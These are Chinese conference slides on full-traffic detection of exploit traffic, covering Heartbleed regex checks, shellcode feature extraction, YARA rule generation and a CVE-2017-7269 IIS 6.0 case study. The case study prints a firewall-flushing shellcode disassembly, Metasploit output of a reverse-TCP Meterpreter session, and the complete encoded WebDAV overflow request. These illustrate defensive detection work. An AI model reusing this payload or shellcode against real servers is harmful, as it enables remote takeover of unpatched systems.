第五届安天网络安全冬训营

网络空间威胁对抗技术与实战研讨会

暨 关键信息基础设施保护实践论坛

基于全流量的智慧漏洞挖掘

神州网云（北京）信息技术有限公司

宋超

红旗漫卷

敌情想定是前提，网络安全实战化

目录

1 目前检测的方法及现状

2017年重大网络安全事件

- 美国有线电视新闻网网站12月18日发表题为《2017年置我们于危险之中的那些黑客事件》的报道。

- 网络犯罪分子渗透进美国最大的征信企业之一伊奎法克斯公司，窃取了1.45亿人的个人信息。

- 雅虎的母公司美国威瑞森电信公司今年8月宣布，全球30亿雅虎账户早在2013年就全部遭到入侵——受害规模是最初估测结果的三倍。

- 优步隐瞒黑客案：2016年，有黑客窃取了5700万优步用户的数据，美国优步公司随后支付10万美元平息此事。

传统方式面临的不足

- 以上大型网络公司肯定有非常多的防御设备，但是还是被入侵，并且入侵很多年都没有被发现。问题出在哪里?
- 目前市面上已有的网络安全设备都是事中及事后发现，没有做到事前的预警。

- 目前这些具有溯源到攻击漏洞代码的能力，大部分是溯源到原始IP地址，没有真正意义分析出对方的攻击手段。

2 全流量智慧漏洞挖掘的方式

新形式的漏洞挖掘方式

- 改变被动局面，打破常规分析手段进行漏洞攻击代码的主动发现与验证、回溯的新型漏洞挖掘方式：

1、具备SQL注入、网络远程命令执行、网络远程堆栈溢出等网络远程服务漏洞精准检测功能

2、具备基于SHELLCODE漏洞利用关键环节的漏洞流量普适检测功能

3、具备基于恶意代码通信特征的流量监测功能，并能从中通过人工分析出漏洞流量

4、具备基于行为分析溢出漏洞的发现能力

5、具备从威胁情报中获取的海量攻击特征的发现能力

6、具备利用自主研发的机器学习引擎检测已知和未知漏洞流量的能力

支持正则表达式（复杂检测模式）：

例：

检测是否存在opensslheartbleed漏洞的探测

第一步:告诉引擎使用正则“^\x16\x03” 识别SSL流量，

第二步:告诉引擎使用正则"^\x18\x03(\x01|\x02|\x03)\x00\x03\x01"识别在进行heartbleed漏洞的探测，并提供回调函数给引擎，那么引擎在检测到这样的流量之后，就会调用用户提供的回调函数。用户可以在回调函数里将该会话的发起者进行告警或者直接加入黑名单。

基于SHELLCODE特征的漏洞挖掘方式


全流量进行包重组和包检测，筛选出能够代表漏洞流量的相关shellcode特征，常见的特征提取内容如下：

- 统计连续的NOP指令的长度
- 提取绕过DEP保护的代码段
- 统计有意义的指令的长度
- 对shellcode进行空间向量分析
- 提取返回地址
- 提取获取API函数地址功能的代码段
- 提取shellcode功能代码段
- 统计连续的NOP指令的长度

```
[0, 2, "xor", "eax, eax"],
[2, 2, "xor", "ebx, ebx"],
[4, 2, "mov", "al, 2"],
[6, 2, "int", "0x80"],
[8, 2, "cmp", "eax, ebx"],
[10, 2, "jne", "0x39"],
[12, 2, "xor", "eax, eax"],
[14, 1, "push", "eax"],
[15, 4, "push", "0x462d"],
[19, 2, "mov", "esi, esp"],
[21, 1, "push", "eax"],
[22, 5, "push", "0x73656c62"],
[27, 5, "push", "0x61747069"],
[32, 5, "push", "0x2f6e6962"],
[37, 5, "push", "0x732f2f2f"],
[42, 2, "mov", "ebx, esp"],
[44, 4, "lea", "edx, dword ptr [esp + 0x10]"],
[48, 1, "push", "eax"],
[49, 1, "push", "esi"],
[50, 1, "push", "esp"],
[51, 2, "mov", "ecx, esp"],
[53, 2, "mov", "al, 0xb"],
[55, 2, "int", "0x80"],
[57, 2, "mov", "ebx, eax"],
[59, 2, "xor", "eax, eax"],
[61, 2, "xor", "ecx, ecx"],
[63, 2, "xor", "edx, edx"],
[65, 2, "mov", "al, 7"],
[67, 2, "int", "0x80"],
```

支持对指定报文生成Yara签名，用于其引擎中


- 可以将已知的异常流量作为引擎的输入，引擎会产生签名和YARA规则，并对后续的流量里匹配该规则的会话数据进行保存，方便提取漏洞攻击代码



利用机器学习对数据打上多维的标签

- 支持针对经过的数据流打多个标签

（多种属性：国家、端口、协议、加密算法、数据流的内容特征、行为特征、shellcode特征、电子数据签名、IP信誉等等）



- 支持对网络中报出来的所有的APT攻击行为

进行识别打上标签，再有类似数据经过可以马上识别及同源性分析完整保存其攻击类的漏洞代码

3 案例分析

IIS6.0远程溢出漏洞

- 以CVE-2017-7269 Microsoft IIS WebDav ScStoragePathFromUrl Overflow (IIS6.0远程溢出漏洞)为例:
- 运行攻击模块后如下图:

```
[msf exploit(cve-2017-7269) > run

[*] Started reverse TCP handler on 192.168.1.120:4444
[*] Sending stage (956991 bytes) to 192.168.1.190
[*] Meterpreter session 1 opened (192.168.1.120:4444 -> 192.168.1.190:1028) at 2017-08-30 10:39:11 +0800

meterpreter >
```

利用该漏洞成功远程溢出一台windows服务器，并获取到一个系统shell

IIS6.0远程溢出漏洞（续）

系统平台自动抓到漏洞利用的网络数据包，通过抓取到的数据包对漏洞利用的网络特征进行分析并提取漏洞特征代码

	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.1.120	192.168.1.190	TCP	78	56122→80 [SYN] Seq=0 Win=65535 Len=0 M
2	0.217883	192.168.1.190	192.168.1.120	TCP	78	80→56122 [SYN, ACK] Seq=0 Ack=1 Win=64
3	0.220125	192.168.1.120	192.168.1.190	TCP	66	56122→80 [ACK] Seq=1 Ack=1 Win=131744
4	0.220537	192.168.1.120	192.168.1.190	TCP	1514	[TCP segment of a reassembled PDU]
5	0.220544	192.168.1.120	192.168.1.190	HTTP	821	PROPFIND / HTTP/1.1
6	0.220546	192.168.1.120	192.168.1.190	TCP	66	56122→80 [FIN, ACK] Seq=2204 Ack=1 Win

ame 3: 66 bytes on

```
00 0c 29 0a 75 30
00 34 38 1a 40 00
01 be db 3a 00 50
10 15 46 94 00 00
00 00
```

Follow TCP Stream (tcp.stream eq 0)

Stream Content

```
PROPFIND / HTTP/1.1
Host: localhost
Content-Length: 0
If: <http://localhost/
aaaaaa
a.....
> (Not <locktoken:write1>) <http://localhost/
bbbbbb
b.....
VVYAIAIAIAIAIAIAIAIAIAIAIAIAIAjXAQADAZABARALAYAIAQAIAQAIAhAAAZ1AIAIAJ11AIAIABABABQI1A
IQIAIQI111AIAJQYAZBABABABABkMAGB9u4JB9lgysV9pKP9paMU3xEjkSQFd0p9n9oio4MqDkts0Nr38Eamz2K
H1KOHUBma4o4OpXkc0aN4MpxS0OgNp017kB323BHm4IpypJhoc1CnsaF0Sc8D9hLoODFioyE1uWPrTnu0ja01pw
Wn00SOcp1IK23IoLw2HFNu7f2moKOiEr41XnmzaIpYpjKp50PyoOGC8hExXemiWIoXUqCpSPSrk0Lo4ylB11CqC
ioLwaXy6Tl2zbYYo8U0jYorHpDzPLuWp9ofuXhuKyo9oIorC310lqSypwx3EioIoioZH5vioKOYoYlZHqripipk
P1PRiyUlqy0BDtKB0P0TKb2LL2k22Kd2kD2O8Zo87oZo6NQkOdloLoqCL9rLlmPFahOLMIq8GxbkBr2aGdKR2Jp
DKoZmlTKPLn13HXcpHyqz10QRkR9MPKQ7ctKpIzxISlz0ITK04BkkQXV01iotlFahOZmJagWLxGpD5kFLCQmihm
kammTD5jDb8TKohmTZaJ3rFRkZlnkDKaHMLiqHSRkit4KKQFptIMtktNDaKokoq1IQJoaKOYPQO1OpZdKZr8kbm
qMOxlsmbKP9pS8qgsCMbaOqDQXNlt7lfzgIoYEH860ZaYpIpkyY4Od20BHLiCPPkkPYoJ5pjYuC8gPSx9q1hS8z
bYpn1olbihf20r0Npb0OPB0OPR0qXiZjoYOIPKOj5EGpjn0aFB72H5IG5SDc19oZ5CUupSDzjYoNnZhaeJLJH31
Ypm0KPqZM0Ozyt0VB71XYrvy7XQOioj5tCZXkPqn064KP62J10QXypLPYpkPqF1ZIpc8qHFDQCyUkOj5bspSqZk
P0VaCB7C8jb8YVhqO9oFudCHxipcMO2nxPhkPQ0kP9pqZkPR0S8lKnOLO009ovuqGBHRUbNnm0aIoxUOnaNkOzl
MTzIt1ioIokO9qXCLiffsEXGEsEkJPh5FB1FOzIppS9oFuAA>
```

分析发现该漏洞利用PROPFIND HTTP请求，请求头中包含换行符号和if: 等关键特征，我们将其转换成16进制形式

IIS6.0远程溢出漏洞（续）

- 提取的规则特征：

```
rule IIS_WEBDAV_RCE{
        meta:
                author = "user1"
                description = " Microsoft IIS 6.0 - WebDAV 'ScStoragePathFromUrl'
 Buffer Overflow"
        strings:
                $S0="PROPFIND " nocase
                $S1={0a 49 66 3a 20 3c 68 74 74 70 3a 2f 2f}
        condition:
                ($S0 at 0) and $S1
}
```

总结

- 在检测出来的异常流量中深度挖掘特定的流量，存在异常流量采集和有效的流统计特征提取等困难，为增强成功与不成功漏洞攻击流量的区分，仅仅通过建立对IP数据包进行规则匹配的方式无法满足深度检测识别的需求 库，需要建立强关联规则下的立体规则库和机器学习的漏洞攻击引擎来完成对流量特征和行为特征的复合检测。

第五届安天网络安全冬训营

网络空间威胁对抗技术与实战研讨会

暨 关键信息基础设施保护实践论坛

Thank You

wtc.antiy.cn

红旗漫卷

敌情想定是前提，网络安全实战化